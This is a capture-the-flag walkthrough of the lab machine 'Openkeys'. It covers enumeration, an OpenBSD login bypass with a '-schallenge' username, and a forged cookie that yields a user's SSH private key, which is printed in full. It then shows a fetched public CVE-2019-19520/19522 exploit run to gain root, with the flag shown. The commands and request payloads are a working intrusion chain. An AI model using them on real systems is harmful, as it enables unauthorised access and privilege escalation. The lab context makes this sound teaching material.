

Openkeys

Enumeration :-

Found 80,22 port open

```
Nmap scan report for 10.10.10.199
Host is up (0.22s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.1 (protocol 2.0)
|_ ssh-hostkey:
|   3072 5e:ff:81:e9:1f:9b:f8:9a:25:df:5d:82:1a:dd:7a:81 (RSA)
|   256 64:7a:5a:52:85:c5:6d:d5:4a:6b:a7:1a:9a:8a:b9:bb (ECDSA)
|_  256 12:35:4b:6e:23:09:dc:ea:00:8c:72:20:c7:50:32:f3 (ED25519)
80/tcp    open  http      OpenBSD httpd
|_ http-methods:
|   Supported Methods: GET HEAD
|_ http-title: Site doesn't have a title (text/html).
```

Openbsd httpd is running over 80 port which grabs the attention

Second part of enumeration will be brutforcing using gobuster

```
kali@kali:~$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u http://10.10.10.199/
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:             http://10.10.10.199/
[+] Threads:         10
[+] Wordlist:         /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:     200,204,301,302,307,401,403
[+] User Agent:       gobuster/3.0.1
[+] Timeout:         10s
=====
2020/10/19 16:51:48 Starting gobuster
=====
/images (Status: 301)
/css (Status: 301)
/includes (Status: 301)
/js (Status: 301)
/vendor (Status: 301)
/fonts (Status: 301)
Progress: 0.01% (1/20000) (10.01%)
```

which gave us a list of directories.

Post rendering over all the directories /include directory contains 2 files, which can be useful for us

Index of /includes/

../	23-Jun-2020 08:18	-
auth.php	22-Jun-2020 13:24	1373
auth.php.swp	17-Jun-2020 14:57	12288

tried to get some more knowledge about the swp files.

this swp file gave us the name jenifer which can be useful for us further

downloaded the auth.php.swp file, this can be opened using "vim -r auth.php.swp"

```
<?php
function authenticate($username, $password)
{
    $cmd = escapeshellcmd("../auth_helpers/check_auth " . $username . " " . $password);
    system($cmd, $retcode);
    return $retcode;
}

function is_active_session()
{
    // Session timeout in seconds
    $session_timeout = 300;

    // Start the session
    session_start();

    // Is the user logged in?
    if(isset($_SESSION["logged_in"]))
    {
        // Has the session expired?
        $time = $_SERVER['REQUEST_TIME'];
        if (isset($_SESSION['last_activity']) &&
            ($time - $_SESSION['last_activity']) > $session_timeout)
        {
            close_session();
            return False;
        }
        else
        {
            // Session is active, update last activity time and return True
            $_SESSION['last_activity'] = $time;
            return True;
        }
    }
    else
    {
        return False;
    }
}
```

this code gives the hint that there a file called check_auth which contains the usernames.

after downloading that we have to use file command to check the contents because it is openbsd shared object file.


```
kali@kali:~/MTB/openkeys$ file check_auth
check_auth: ELF 64-bit LSB shared object, x86-64, version 1 (SYSV), dynamically linked, interpreter /usr/libexec/ld.so, for OpenBSD, not stripped
```

After some random google searches about openbsd I got know that there is authentication bypass for openbsd with default credentials

here is the link for the reference - <https://www.secpod.com/blog/openbsd-authentication-bypass-and-local-privilege-escalation-vulnerabilities/>


above article says that username : "-schallenge" and password : "passwd" is the credentials for auth bypass,

so let's see



The screenshot shows a web form for login. At the top, the word "LOGIN" is displayed in a large, bold, blue font. Below it, there are two input fields. The first field contains the text "-schallenge". The second field contains a series of dots, indicating a password. Below the input fields, there is a checkbox labeled "Remember me" and a link labeled "Forgot?". At the bottom of the form, there is a large blue button labeled "LOGIN".

and it worked,




intercept the request in burpsuite, enter "username:jennifer" under the cookie header,

```
POST /index.php HTTP/1.1
Host: 10.10.10.199
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.199/index.php
Content-Type: application/x-www-form-urlencoded
Content-Length: 38
Connection: close
Cookie: PHPSESSID=94ed79hl4m067hr7vpk34jvlp; username=jennifer
Upgrade-Insecure-Requests: 1
```

username=-challenge&password=password

got the ssh key for jennifer



OpenSSH key for user jennifer

```
-----BEGIN OPENSSH PRIVATE KEY-----
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
```

do chmod 600 ssh.key and connect using jennifer user


```

kali@kali:~/HTB/openkeys$ chmod 600 jennifer.key
kali@kali:~/HTB/openkeys$ ssh -i jennifer.key jennifer@10.10.10.199
The authenticity of host '10.10.10.199 (10.10.10.199)' can't be established.
ECDSA key fingerprint is SHA256:gzhq4BokiWZ1NNWrb1A8w3hLOhlhoRy+NFyi2smBZOA.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.199' (ECDSA) to the list of known hosts.
Last login: Wed Jun 24 09:31:16 2020 from 10.10.14.2
OpenBSD 6.6 (GENERIC) #353: Sat Oct 12 10:45:56 MDT 2019

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code. With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

uid=1001(jennifer) gid=1001(jennifer) groups=1001(jennifer)
openkeys$ █

```

and we got the user level key

for root level we need to get some more details about the OS

uname -a helps us to get the version of openbsd , it is 6.6

openbsd 6.6 is vulnerable to local privilege escalation,

we have to upload a payload which can be downloaded from the below link,
<https://raw.githubusercontent.com/bcoles/local-exploits/master/CVE-2019-19520/openbsd-authroot>

using 'scp' command we can send this to target machine

```

kali@kali:~/HTB/openkeys$ wget https://raw.githubusercontent.com/bcoles/local-exploits/master/CVE-2019-19520/openbsd-authroot
--2020-10-19 19:19:44-- https://raw.githubusercontent.com/bcoles/local-exploits/master/CVE-2019-19520/openbsd-authroot
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 199.232.252.133
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|199.232.252.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 4087 (4.0K) [text/plain]
Saving to: 'openbsd-authroot'

openbsd-authroot      100%[=====] 3.99K --KB/s in 0s
2020-10-19 19:19:45 (10.0 MB/s) - 'openbsd-authroot' saved [4087/4087]

kali@kali:~/HTB/openkeys$ scp -i jennifer.key openbsd-authroot jennifer@10.10.10.199:/tmp
openbsd-authroot      100% 4087 17.9KB/s 00:00

```

go to target machine and give the execute permission to the uploaded payload

```

openkeys$ ls
ob          openbsd-authroot
openkeys$ chmod +x openbsd-authroot
openkeys$ ./openbsd-authroot

```

excute the file “./openbsd-authroot”

```

openkeys$ ./openbsd-authroot
openbsd-authroot (CVE-2019-19520 / CVE-2019-19522)
[*] checking system ...
[*] system supports S/Key authentication
[*] id: uid=1001(jennifer) gid=1001(jennifer) groups=1001(jennifer), 0(wheel)
[*] compiling ...
[*] running Xvfb ...
[*] testing for CVE-2019-19520 ...
_XSERVTransmkdir: ERROR: euid != 0,directory /tmp/.X11-unix will not be created.
[*] success! we have auth group permissions

WARNING: THIS EXPLOIT WILL DELETE KEYS. YOU HAVE 5 SECONDS TO CANCEL (CTRL+C).

```

```

[*] trying CVE-2019-19522 (S/Key) ...
Your password is: EGG LARD GROW HOG DRAG LAIN
otp-md5 99 obsd91335
S/Key Password:

```

so here we got the password, copy it and paste it in front of the "S/Key Password:"

and we got the root access + flag,

```

openkeys# id
uid=0(root) gid=0(wheel) groups=0(wheel), 2(kmem), 3(sys), 4(tty), 5(operator), 20(staff), 31(guest)
openkeys# ls
.Xdefaults .composer .cshrc .cvsrc .forward .login .profile .ssh .viminfo dead.letter root.txt
openkeys# cat root.txt
f3a553b1697050ae885e7c02dbfc6efa
openkeys#

```